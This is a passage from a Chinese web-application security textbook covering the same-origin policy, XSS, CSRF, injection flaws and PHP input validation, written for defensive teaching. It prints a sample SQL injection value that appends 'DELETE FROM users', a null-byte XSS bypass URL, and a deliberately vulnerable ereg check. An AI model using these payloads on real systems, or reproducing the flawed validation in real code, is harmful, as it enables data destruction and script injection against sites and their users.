同源策略的保护对象不仅仅是 iframe 内的文档。比如，实现 Ajax 时所使用的 XMLHttpRequest 对象能够访问的 URL 也受到了同源策略的限制。

◆应用程序安全隐患与被动攻击

虽然浏览器的同源策略为抵御被动攻击设下了一道屏障，但如果应用程序中存在安全隐患，还是有可能会遭受到被动攻击。跨站脚本攻击（XSS）就是典型的例子。

跨站脚本攻击在下一章中会详细讲述，这里，我们先利用刚才试验的例子来解释一下其攻击方式。在使用 iframe 外层的 JavaScript 访问内层（其他主机）数据时由于违反同源策略，访问会被拒绝。但是，这种情况下却可以使用一些特殊手段将 JavaScript 放到 iframe 的内层去执行。由于在 iframe 内层不会受到同源策略的限制，因此就能够成功访问文档信息。这种攻击就叫作跨站脚本攻击（XSS）[③]。XSS 将在 4.3 节详细讲述。


---

① 主机方面，通过 JavaScript 修改 document.domain 可以使条件放宽，但至少也被限制在了相同域名中不同主机之间的访问。

② i-mode2.0（日本 NTT DoCoMo）的手机浏览器的同源策略中添加了目录访问的限制。

③ 这里所讲解的是使用 iframe 来进行 XSS 攻击的情况，但其实不用 iframe 也同样能发动 XSS 攻击。

▶ 图 3-29　XSS 通过将 JavaScript 放到内层从而在同源的环境下来执行



专栏：第三方 JavaScript

COLUMN

虽然 XSS 是因不怀好意的第三方执行 JavaScript 而产生的问题，但有些情况下我们也会需要执行第三方 JavaScript。而为了安全上的考虑，网站运营者或者网页浏览者通常执行的是他们信任的第三方 JavaScript。

◆网站运营者执行所信任的第三方 JavaScript

网站运营者有时会将第三方 JavaScript 嵌入到自己的网站中。典型的例子为，访问解析、横幅广告、博客插件等。这种情况下，运营者会有意将第三方的 JavaScript 嵌入到网页中。

嵌入的 JavaScript 如果是恶意代码，网站就有信息泄漏或遭到篡改的风险。所以，JavaScript 提供方值得信赖当属前提条件。但是，基于以下种种威胁，现实中安全问题却屡屡发生。

- 提供方有意收集个人信息
- 提供方的服务器存在安全隐患，JavaScript 代码被调包
- 提供方的 JavaScript 代码存在安全隐患而被迫运行其他脚本

网站横幅广告用的 JavaScript 和 XSS 用的 JavaScript，从技术角度来看其危险程度是相同的。两者的区别仅是网站运营者对提供方信赖与否的问题。因此，即使有意嵌入第三方 JavaScript，也需要在充分调查提供方信赖度的基础上，慎重作出判断。

◆网页浏览者信任第三方而向网页中嵌入 JavaScript

Firefox 的插件 Greasemonkey，就是网页浏览者信任第三方而向网页中嵌入 JavaScript 的例子。Greasemonkey 能让用户通过安装各种脚本从而轻易改变浏览中的网页内容。

Greasemonkey 运行时通常比 JavaScript 拥有更强的权限，所以，假如 Greasemonkey 脚本的作者心怀不轨，就能够进行盗取密码等非法操作。

JavaScript 以外的跨域访问

前面讲解了 JavaScript 的跨域访问会受到同源策略的严格限制。下面，让我们来看一些能够进行跨域访问的其他浏览器功能。

◆ frame 元素与 iframe 元素

通过前面的试验可知，iframe 元素与 frame 元素能够进行跨域访问，但通过 JavaScript 却不能跨域访问 iframe 中的文档内容。

专栏：X-FRAME-OPTIONS　COLUMN

X-FRAME-OPTIONS 是微软公司提出的一种限制 frame 和 iframe 访问权限的方案，现已被 IE、Firefox、Google Chrome、Safari、Opera 等主流浏览器的最新版采用。

X-FRAME-OPTIONS 被定义在响应头信息中，值为 DENY（拒绝）或 SAMEORIGIN（仅限同源）。指定了 DENY 的响应将不能显示在 frame 等的内层中，而 SAMEORIGIN 的情况下则仅当与地址栏上显示的域名为同源时才能够被显示。

在 PHP 中将 X-FRAME-OPTIONS 指定为 SAMEORIGIN 的方法如下。

```
header('X-FRAME-OPTIONS: SAMEORIGIN');
```

X-FRAME-OPTIONS 还可以用来防范点击劫持（Clickjacking）[①]。通过将不使用 frame 或 iframe 的网站指定为 DENY，使用 frame 并且使用单一主机的网站指定为 SAMEORIGIN，就能够更好地防御利用 frame 执行的各种攻击。

◆ img 元素

img 元素的 src 属性能够指定其他域名。这时，请求图像时会附带图像所在主机的 Cookie，所以就能够让恶意网站上的图像显示为“此图像需要认证”。

JavaScript 无法访问图像文件内部，所以跨域图像访问通常不会造成什么问题。如果不想让自己的图像被贴到某些特定网站，则可以针对图像检验 Referer 消息头。


不过这样会使关闭了 Referer 的用户无法看到图像。

◆ script 元素

通过指定 script 元素的 src 属性就能够从其他网站来读取 JavaScript。这里假设 A 网站读取 B 网站的 JavaScript，如图 3-30 所示。

① 点击劫持是综合利用 iframe 和 CSS 而执行的一种被动攻击，使用视觉上的欺骗手段诱使用户进行操作。

▶ 图 3-30 跨域读取 script



JavaScript 的源代码位于 B 网站的服务器中，但是 JavaScript 被读取后，它的作用范围就变成了读取它的 HTML 所在的 A 网站。因此，JavaScript 执行 `document.cookie` 后得到的便是 A 网站上的 Cookie 信息。

A 网站向 B 网站发送取得 JavaScript 的请求时，也会同时向 B 网站发送 Cookie。因此，根据用户在 B 网站中的登录状态，B 网站的 JavaScript 的代码有可能会发生变化，从而影响 A 网站中的内容。

邮

电

这种情况也有可能会伴随着 JSONP（JSON with padding）而出现。JSONP 是从 Ajax 应用来访问不同来源的服务器中的数据时所采取的一种方式，但是根据认证状态的不同，JavaScript 的代码（JSONP 的数据）会发生变化，从而就有可能会导致意想不到的信息泄漏事故。所以 JSONP 是不能用于传送隐私信息的。

◆ CSS

CSS（Cascading Style Sheets）能够被跨域读取。具体来说，除了 HTML 的 link 元素之外，也能在 CSS 中使用 `@import`，或者使用 JavaScript 的 `addImport` 方法。

一般来说，即使读取不良网站的 CSS 也不会造成问题。但以前在 Internet Explorer 中出现过叫作 CSSXSS 的安全隐患[①]，它能使 HTML 或 JavaScript 被当成 CSS 读取，而如果其中部分代码能被执行的话就会有危险。

由于 CSSXSS 超出了本书的范围，因此在此不做详述。并且 CSSXSS 属于浏览器的漏洞，无关应用程序，所以只需要提醒网站用户使用最新的浏览器（如 IE8），并安装官方的安全补丁即可。

◆ form 元素的 action 属性

form 元素的 action 属性也能够跨域指定。而且无论 action 的目标是否跨域，form 的提交都能通过 JavaScript 来操作。

---

① http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2005-4089

恶意利用 form 元素的特性来实施攻击的方式被称为跨站请求伪造（CSRF）。CSRF 攻击是让用户在不知情的情况下提交 form，从而肆意使用应用中的功能。关于 CSRF 会在 4.5 节详述。

总结

本节讲述了被动攻击，以及浏览器用来防御被动攻击的同源策略。

被动攻击是攻击 Web 应用的一种手法，经由用户的浏览器来攻击 Web 应用程序。

JavaScript 的同源策略是浏览器防御被动攻击的代表性对策。然而，若浏览器或 Web 应用中存在安全隐患，攻击者就可以绕过同源策略而执行攻击。下一章我们就将重点讲述 Web 应用方面的防御对策。

第4章

Web 应用的各种安全隐患

本章将详细讲解 Web 应用中各种安全隐患的产生原理、影响范围和防范策略。

4.1 节讲述 Web 应用中功能与安全隐患的对应关系，从而使读者对安全隐患有一个整体印象。

4.2 节讲述 Web 应用的“输入”以及与其相关的安全隐患。


4.3 节以后将分门别类地详细剖析 Web 应用的每个功能容易滋生的安全隐患。其中，一些影响重大的知名隐患，如跨站脚本（XSS）与 SQL 注入等也都将在此进行讲述。

4.1　Web 应用的功能与安全隐患的对应关系

安全隐患产生于何处

在逐项细述 Web 应用的安全隐患之前，让我们先对安全隐患有一个整体认识。图 4-1 展示了 Web 应用的各项功能与安全隐患的对应关系。图中使用经典的“输入 – 处理 – 输出”模型来表示 Web 应用。从 HTTP 请求的输入开始，经过应用的各种处理，最后由 HTTP 响应进行输出。而除了 HTTP 响应外，此处的“输出”还包括访问数据库、读写文件、收发邮件等“与外界交流”的操作。

图 4-1　Web 应用的功能与安全隐患的对应关系



换一个角度来看，图 4-1 中的“输出”也能被理解为向外部媒介输出脚本。Web 应用常见的脚本输出和与其对应的安全隐患如下所示。

- 输出 HTML（跨站脚本）
- 输出 HTTP 消息头（HTTP 消息头注入）
- 调用 SQL 语句（SQL 注入）
- 调用 Shell 命令（OS 命令注入）
- 输出邮件头和正文（邮件头注入）

关于各隐患的详情在后面的章节中会进行细述，而从图 4-1 中，我们可以得出以下结论。

- 处理过程与输出过程会产生安全隐患

➤输入过程不会产生安全隐患[①]

➤输出过程产生的安全隐患的名称中多数都带有“注入”

其实，跨站脚本有时也被称为“HTML 注入”或“JavaScript 注入”，因此，图 4-1 中输出过程产生的安全隐患全部为注入型隐患。

综上所述，安全隐患和 Web 应用的功能息息相关。所以在程序设计或编写代码时，就能够根据此时正在实现的功能而得知应当对哪些安全隐患提高警惕。鉴于这种情况，下一节开始，我们将按照 Web 应用的各项功能分类，来详细阐述与其对应的安全隐患。

由于所有的注入型隐患都是基于一些共同的原理，因此，接下来就让我们首先来看一下注入型隐患产生的原因。

注入型隐患

Web 应用中传递的信息多数为文本格式。HTML、HTTP 和 SQL 等支撑 Web 应用的技术多数都采用了文本格式的接口。

这些文本格式都由各自的语法构成，其中还混合了命令、运算符和数据等。多数情况下，数据部分会通过使用引号（单引号或双引号）或使用被称为分隔符（Delimiter）的符号（逗号、Tab 或换行符等）隔开的方式来加以区分。Web 应用的普遍形式为，首先确定文本的框架结构，然后再将数据填入其中。例如，以下的 SQL 语句中，`$id` 就是被填入的数据。

```
SELECT * FROM users WHERE id='$id'
```

`$id` 以外的部分即事先确定的文本结构。然而，如果应用存在安全隐患，就能够更改此 SQL 语句的结构。

举例来说，假设要将以下字符串作为 `$id` 的值填入 SQL 语句。

```
';DELETE FROM users --
```

填入数据后的 SQL 语句如下。阴影部分即 `$id` 的值。

```
SELECT * FROM users WHERE id='';DELETE FROM users --'
```

外界传入的单引号和分号迫使 SELECT 语句结束后，又被添加了 DELETE FROM 语句，这就是 SQL 注入攻击，详情将在 4.4.1 节讲述。

SQL 注入攻击产生的原因为，在被认定为“数据”的位置插入单引号使得数据部分结束，

① 仅限于本书探讨的应用程序的安全性。如果将讨论范围扩大至中间件（Middleware），输入校验时也有可能引入安全隐患。

从而更改了 SQL 语句的构造。

这个原理同样也适用于其他的注入型隐患。通过插入引号或分隔符等用于表示“数据部分边界”的字符，从而改变了文本的结构。

表 4-1 列举了各种注入型攻击采用的恶意手段和表示“数据部分边界”的字符。详情在之后介绍各个隐患时会进行细述，此处首先对注入型隐患的产生有着共同的原理这一事实有一大致印象，将有助于理解后面章节的内容。

表 4-1　注入型隐患的比较

隐患名	接口	恶意手段	数据部分边界
跨站脚本	HTML	注入 JavaScript 等	< " 等[1]
HTTP 消息头注入	HTTP	注入 HTTP 响应消息头	换行符
SQL 注入	SQL	注入 SQL 命令	' 等
OS 命令注入	Shell 脚本	注入系统命令	; | 等
邮件头注入	sendmail 命令	注入或更改邮件头或正文	换行符

总结

本节作为讲解安全隐患的序幕，介绍了安全隐患产生地点和安全隐患种类的关联性。此外，对由输出引发的安全隐患，即注入型隐患的产生原理也进行了介绍。

下一节开始，我们将把 Web 应用以功能为单位进行细分，并详细讲解每一功能容易产生的安全隐患。

① 之所以将“<”作为数据部分的边界，是因为 HTML 元素的内容（一般为文本）以“<”为结束符，“<”表示标签的开始。


4.2 输入处理与安全性

本节专门讨论 Web 应用中对“输入值”的处理，以及输入处理在安全性策略中的地位。虽然校验输入值本身并不是安全性策略，但是，在安全性对策存在缺陷的情况下，通过校验输入值能够防止危害的发生，或者减轻损害的程度。

什么是 Web 应用的输入处理

Web 应用中的输入即由 HTTP 请求传入的信息，比如 GET、POST、Cookie 等。Web 应用接收到这些值时所做的处理，在本书中称为“输入处理”。以图 4-2 所示的“输入 – 处理 – 输出”模型为例，在这一模型中，Web 应用的输入处理即为业务逻辑处理之前的数据准备阶段。

图 4-2 “输入 – 处理 – 输出”模型



输入处理就是指对输入值做如下处理。

（a）检验字符编码的有效性[①]
（b）必要时转换字符编码
（c）检验参数字符串的有效性

之所以检验字符编码的有效性是因为存在利用字符编码的攻击手段[②]（参考第 6 章）。虽然理论上只要确保所有使用字符串的地方都能正确处理字符编码就不会有问题，但现实中由于编程语言的漏洞或者写代码时的疏忽，安全隐患却防不胜防。而另一方面，如果 Web 应用能够将字符编码不正确的数据拒之门外，就能抵御利用非法字符编码发动的攻击。

（b）处理中的转换字符编码，指的是在 HTTP 消息与程序内部使用的字符编码不一致的情况下需要进行的处理。

（c）处理中的校验输入值，与其说是安全性方面的要求，不如说是依据应用软件规格执行的

① 本章不深入讲解字符编码。详情请参考第 6 章。
② 此外，因为程序的正常运行也要求字符编码没有问题，所以检验字符编码有效性也是为了保证程序的正常运行。

操作，但不管怎样，从结果上来看确实对提升应用的安全性起到了辅助作用。

下面让我们来分别看一下上述 3 点的详细内容。

检验字符编码

PHP 中能使用 mb_check_encoding 函数检验字符编码。

格式清单　mb_check_encoding 函数

```
bool mb_check_encoding(string $var, string $encoding)
```

第一个参数 $var 是检验对象字符串，第二个参数 $encoding 是字符编码。$encoding 可以省略，省略时函数使用 PHP 的内部字符编码。如果 $var 字符串的字符编码正确则函数返回 true。

其他编程语言中检验字符编码的方法请参考第 6 章。

转换字符编码

转换字符编码的方法因编程语言而异。总体上可分为自动转换字符编码的语言和在脚本中手动转换字符编码的语言。PHP 中通过设置 php.ini 文件，可切换上述两种方式。

表 4-2　主流 Web 开发语言中提供的转换字符编码的方法

语言	自动转换	手动转换
PHP	php.ini 等	mb_convert_encoding
Perl	×	Encode::decode
Java	setCharacterEncoding	String 类
ASP.NET	Web.config	×

表 4-2 中归纳了主流 Web 开发语言中提供的转换字符编码的方法。接下来、让我们以手动转换字符编码的方式为例进行说明。

PHP 中使用 mb_convert_encoding 函数来手动转换字符编码。

格式清单　mb_convert_encoding 函数

```
string mb_convert_encoding(string $str, string $to_encoding, string $from_encoding)
```

mb_convert_encoding 函数的 3 个参数分别为：转换前的字符串、转换后的字符编码、转换前的字符编码。返回值为转换后的字符串。

检验并转换字符编码的实例

这里我们来看一个检验并转换字符编码的实例。以下 PHP 脚本表示的是接收 Shift_JIS 编码

的文字列 name 后将其显示在页面上。脚本的内部编码为 UTF-8，所以需要使用 mb_convert_encoding 函数来转换文字编码。


▶ 代码清单　/42/42-001.php



```
<?php
  $name = isset($_GET['name']) ? $_GET['name'] : '';
  // 校验字符编码（Shift_JIS）
  if (! mb_check_encoding($name, 'Shift_JIS')) {
    die('字符编码有误');
  }
  // 转换字符编码（Shift_JIS→UTF-8）
  $name = mb_convert_encoding($name, 'UTF-8', 'Shift_JIS');
?>
<body>
名字为 <?php echo htmlspecialchars($name, ENT_NOQUOTES, 'UTF-8'); ?>
</body>
```


正常情况下执行结果如图 4-3 所示。

▶ 图 4-3　42-001.php 执行结果示例（正常情况）



下图为使用不符合 Shift_JIS 编码的字符串 %82%21 时的页面显示。由于 Shift_JIS 双字节的第二个字节必须是 0x40 以上的值，而 %20 不符合要求，所以是无效的 Shift_JIS 数据。相关详情可参考第 6 章。

▶ 图 4-4　输入值不符合 Shift_JIS 编码



专栏：字符编码的自动转换与安全性 COLUMN

前面提到 PHP 中能通过编辑 php.ini 使字符编码自动转换。其实，也有些编程语言，如 Java 与 .NET，主要使用自动转换字符编码。

转换字符编码时，不正确的字符会被删除或被替换为其他字符（？或者 Unicode 的替换字符 U+FFFD），因此，即便是自动转换字符，也能够防御利用字符编码的攻击手段。

虽然使用自动转换能让写代码的工程轻松不少，但也存在以下缺点。

- 用户没有注意到程序内部出现了文字乱码而继续操作
- 迁移服务器等导致 php.ini 文件被改变后，会有丢失校验操作的风险

因此，本书专门介绍了检验字符编码和手动转换字符编码的方法。

至于如何选择自动转换与手动转换，需要在了解两者各自的优缺点的前提下，在开发团队中达成统一认识，或者在进行各个项目时分别选择。

输入校验

处理完字符编码的相关操作后，就进入到了输入校验的阶段。下面，让我们首先了解一下 Web 应用中输入校验的概要，并在此基础上探讨输入校验与安全性的关系。

◆输入校验的目的

为了理解输入校验的目的，我们首先来看一下没有对输入值进行校验的 Web 应用的情况。如果 Web 应用没有对输入值进行校验的话，或许就会出现以下现象。

- 用户在只接受数值的项目中填入了字母或标点符号，导致保存至数据库时发生错误
- 更新处理时中途发生错误，导致数据库的不一致性
- 用户填写完很多项目后点击确认按钮时因发生了内部错误而不得不全部重新填写
- 程序在用户漏填邮箱地址的情况下依然执行发送邮件的处理

像这样，不校验输入值会导致应用程序内部业务逻辑在中途发生错误，以及乍一看似乎很正常，但相关操作在后台其实根本没有被处理，或者没有被处理完等问题。

而输入校验就是为了减少此类事故的发生。然而，输入校验说到底也只是对字符串的格式进行检查，格式以外的其他条件（如是否还有库存，账户余额是否充足等）则并不会得到检验。因此，输入校验并不能消灭所有的错误，但是通过尽早通知用户输入存在不妥并让其改正，可以使应用的易用性得到提高。

综上，输入校验的目的可以被总结如下。

- 尽早发现输入错误并提示用户重新输入，提高了易用性
- 防止错误处理造成数据不一致等，提高了系统的可靠性

◆输入校验与安全性

虽然输入校验的主要目的并不是安全性，但有时却也能对提高应用的安全性大有裨益。例如以下情况。

- ➤在有些参数忘了防范 SQL 注入攻击的情况下，因为输入检验时只允许字母和数字，所以就能避免损害
- ➤在 PHP 中使用了非二进制安全的函数（稍后讲述）的情况下，因为输入校验时过滤了控制字符，所以就能避免损害
- ➤在页面显示处理函数中对字符编码的指定有所疏忽时，因为输入校验时检验了字符编码的有效性，所以就能避免损害①

◆二进制安全与空字节攻击

刚才出现了“二进制安全”这个用语。二进制安全是指，不管输入值是怎样的字节列都能将其原封不动地进行处理的功能，特别是当包含零值字节（NULL 字节，PHP 中记为 \0）时也能正确处理。

空字节之所以特殊，是因为在 C 语言以及 Unix 与 Windows 的 API 中规定空字节为字符串的结尾。因此，底层为 C 语言的 PHP 以及其他脚本语言中，有些函数不能正确处理空字节。而这类函数就被称为不是二进制安全的函数。

利用空字节的攻击手段被称为空字节攻击。空字节攻击本身并不造成伤害，而是通常被用于绕过其他安全隐患的防范策略。

以下为没有进行空字节攻击防范的范例脚本。42-002.php 使用正则表达式 `ereg` 检验变量 `$p` 的值中仅包含数字。

▶ 代码清单　/42/42-002.php



```
<body>
<?php
  $p = $_GET['p'];
  if (ereg('^[0-9]+$', $p) === FALSE) {
    die(' 请输入整数值 ');
  }
  echo $p;
?>
</body>
```


`$p` 只包含数字的情况下，页面显示应该一切正常。接下来，我们来尝试用如下 URL 来执行 42-002.php。

① 详情可参考后续章节中对跨站脚本和 SQL 注入的讲解，以及第 6 章。

```
http://example.jp/42/42-002.php?p=1%00<script>alert('XSS')</script>
```

运行结果如图 4-5 所示。

▶ 图 4-5　绕过 ereg 检验的安全隐患



浏览器中执行了 JavaScript 代码，弹出“XSS”的对话框，这就是跨站脚本漏洞（XSS），具体内容将在 4.3 节中详述，但在此也可以看出使用 `ereg` 的检验是能被绕过的。

◇ ereg 检验被绕过的原因

`ereg` 检验被绕过的原因是 URL 中含有 %00。%00 就是空字节，由于 `ereg` 函数不是二进制安全的函数，因此，检验对象字符串中如果含有空字节，就会被视作字符串的结束（图 4-6）。

▶ 图 4-6　空字节攻击

字符	1	NUL	<	s	c	r	i	p	t	>	…
字符的值	31	00	3c	73	63	72	69	70	74	3e	…

被视作字符串的结束符（NUL）　　空字符以后没有被检验（< 之后）

由于 `<script>`... 以后的字符串被检验函数忽略，检验对象字符串变成了“1”，满足“仅限数字”的要求，因此便通过了检验。而 JavaScript 得以被执行的原因也就是如此。

前面已经说过，空字节攻击很少能独自造成损害，而是通常被用来在其他安全隐患防范策略的疏漏中见缝插针。而除了 XSS 外，常与空字节攻击组合使用的还有目录遍历攻击（参考 4.10.1 节）。

虽然在应用中全部使用二进制安全的函数就能完全防御空字节攻击，但实际实现起来却颇为困难。因为很多情况下函数的参考文档中都没有明确记载该函数是否二进制安全。因此，行之有效的策略为，在应用程序的入口处使用二进制安全的函数检验输入值中是否有空字节，如果含有空字节就报错。

◆仅校验输入值并不是安全性策略

至此，读者们或许会产生以下疑问：如果在输入阶段就将所有的非法输入值过滤掉，是不是就能确保应用的安全性了呢？而且在输入阶段就将安全隐患全部搞定的话，之后的工作也更

轻松了呢。

但遗憾的是这并不可行。因为输入阶段实施的校验并不能成为安全隐患的防范策略。输入校验是根据应用程序的软件规格而实施的操作。例如，假设规格书中规定允许输入任何字符，那么，在输入阶段就无法进行任何安全性防范措施。

因此，输入校验的作用最多也就是为安全机制多加一层保障。

◆输入校验的依据是应用程序的规格

输入校验时的基准是应用程序的规格。例如电话号码应该全部是数字、用户 ID 应该是 8 位的字母或数字等，各参数允许的字符种类以及长度都应根据应用的要求规格进行设置。

◇校验控制字符

刚才已经提到输入校验的基准是应用程序的规格，但为了在应用的规格中规定“允许输入任何字符”的情况下也能够进行验证，就需要校验控制字符。

控制字符是指，换行符（CR 和 LF）和 Tab 等通常不显示在页面上的、ASCII 编码中 0x20 以下以及 0x7F（DELETE）的字符。前面讲到的空字节也是控制字符。由于 Web 应用中的输入参数多为文本格式，所以应当限制控制字符的输入，然而也有一些 Web 应用未对控制字符进行处理。

单行的文本输入框（input 要素的 type 属性值为 text 或 password）中，由于按常规的输入方法无法输入控制字符，因此多数情况下所有的控制字符都会遭到拒绝。textarea 元素中能够输入换行和 Tab，但是否允许 Tab 则要由规格决定。

◇校验字符数

应用程序的规格文档中应当明确定义所有输入项目的最大字符数。如果是要保存到数据库的值，最大字符数理应与表字段的最大字符数一致。而即使有些输入项目没有物理上的上限值限制，为了保证程序的正常运行，也同样需要确定最大字符数。

某些情况下，校验最大字符数能使应用的安全性更为稳固。由于攻击 Web 应用有时需要用到很长的字符串，因此，假设限制字符串的最大长度为 10 的话，那么就能使攻击者在发现 SQL 注入隐患时也无法实施攻击。虽然我们不能对校验字符数的效果抱有过多期待，但也应该认识到校验字符数的必要性以及其对安全性的帮助。

◆哪些参数需要校验

输入校验的对象为所有的参数。hidden 参数、单选框、select 元素等也不例外。Cookie 中包含会话 ID 以外的值的情况下，Cookie 值也是校验对象。此外，应用中用到了 Referer 等 HTTP 消息头时也需要进行校验。

◆ PHP 的正则表达式库

利用正则表达式能够便利地实现输入校验。PHP 中可以利用的正则表达函数有 `ereg`、`preg`、`mb_ereg`3 大类。其中，`ereg` 由于不是二进制安全的，因此在 PHP5.3 及以后的版本中

已被废弃，而改用了 preg 或 mb_ereg。preg 仅在字符编码为 UTF-8 的情况下能正常处理中文字符，而 mb_ereg 则适用于大多数字符编码。

通过在程序的开头使用 preg 或 mb_ereg 进行包含空字节的控制字符校验，就能够同时进行应用规格中的字符种类校验和空字节校验。

关于正则表达式的详情请参考 PHP 的文档或说明手册。下面，我们通过具体例子来了解一下 PHP 中输入校验时的注意点。

◆使用正则表达式检验输入值的实例（1）1 ～ 5 个字符的字母数字

下面的代码展示了使用 preg_match 函数来校验“1-5 个字符的字母数字”的范例。


▶ 代码清单　/42/42-010.php



```
<?php
  $p = isset($_GET['p']) ? $_GET['p'] : '';
  if (preg_match('/\A[a-z0-9]{1,5}\z/ui', $p) == 0) {
    die(' 请输入 1-5 个字符长度的字母或数字 ');
  }
?>
<body>
p 的值为 <?php echo htmlspecialchars($p, ENT_NOQUOTES, 'UTF-8'); ?>
</body>
```

传递给 preg_match 的正则表达式可以按照图 4-7 这样进行解释。

▶ 图 4-7　检验“1～5 个字符的字母数字”的正则表达式



其中，各部分的意思分别如下。

◇ u 修饰符

在中文环境中使用 preg_match 函数时，无论检验对象是否含有中文，都必须指定表示字符编码为 UTF-8 的 u 修饰符。

◇ i 修饰符

i 修饰符表示匹配时不区分大小写。


◇全体一致匹配时使用 \A 和 \z

\A 代表数据的开头，\z 代表数据的结尾。有时也会使用 ^ 和 $ 来代替 \A 和 \z，但由

于 ^ 和 $ 代表"行的"开头和结尾，$ 会匹配换行符，所以当它们被用于匹配数据的开头和结尾时就有可能产生 Bug。

图 4-8 的脚本中使用了 ^ 和 $ 代替 \A 和 \z[1]，校验对象字符的结尾处为 %0a（LF 换行）。能看到换行符绕过了校验。

▶ 图 4-8 换行符绕过了校验



◇字符集合

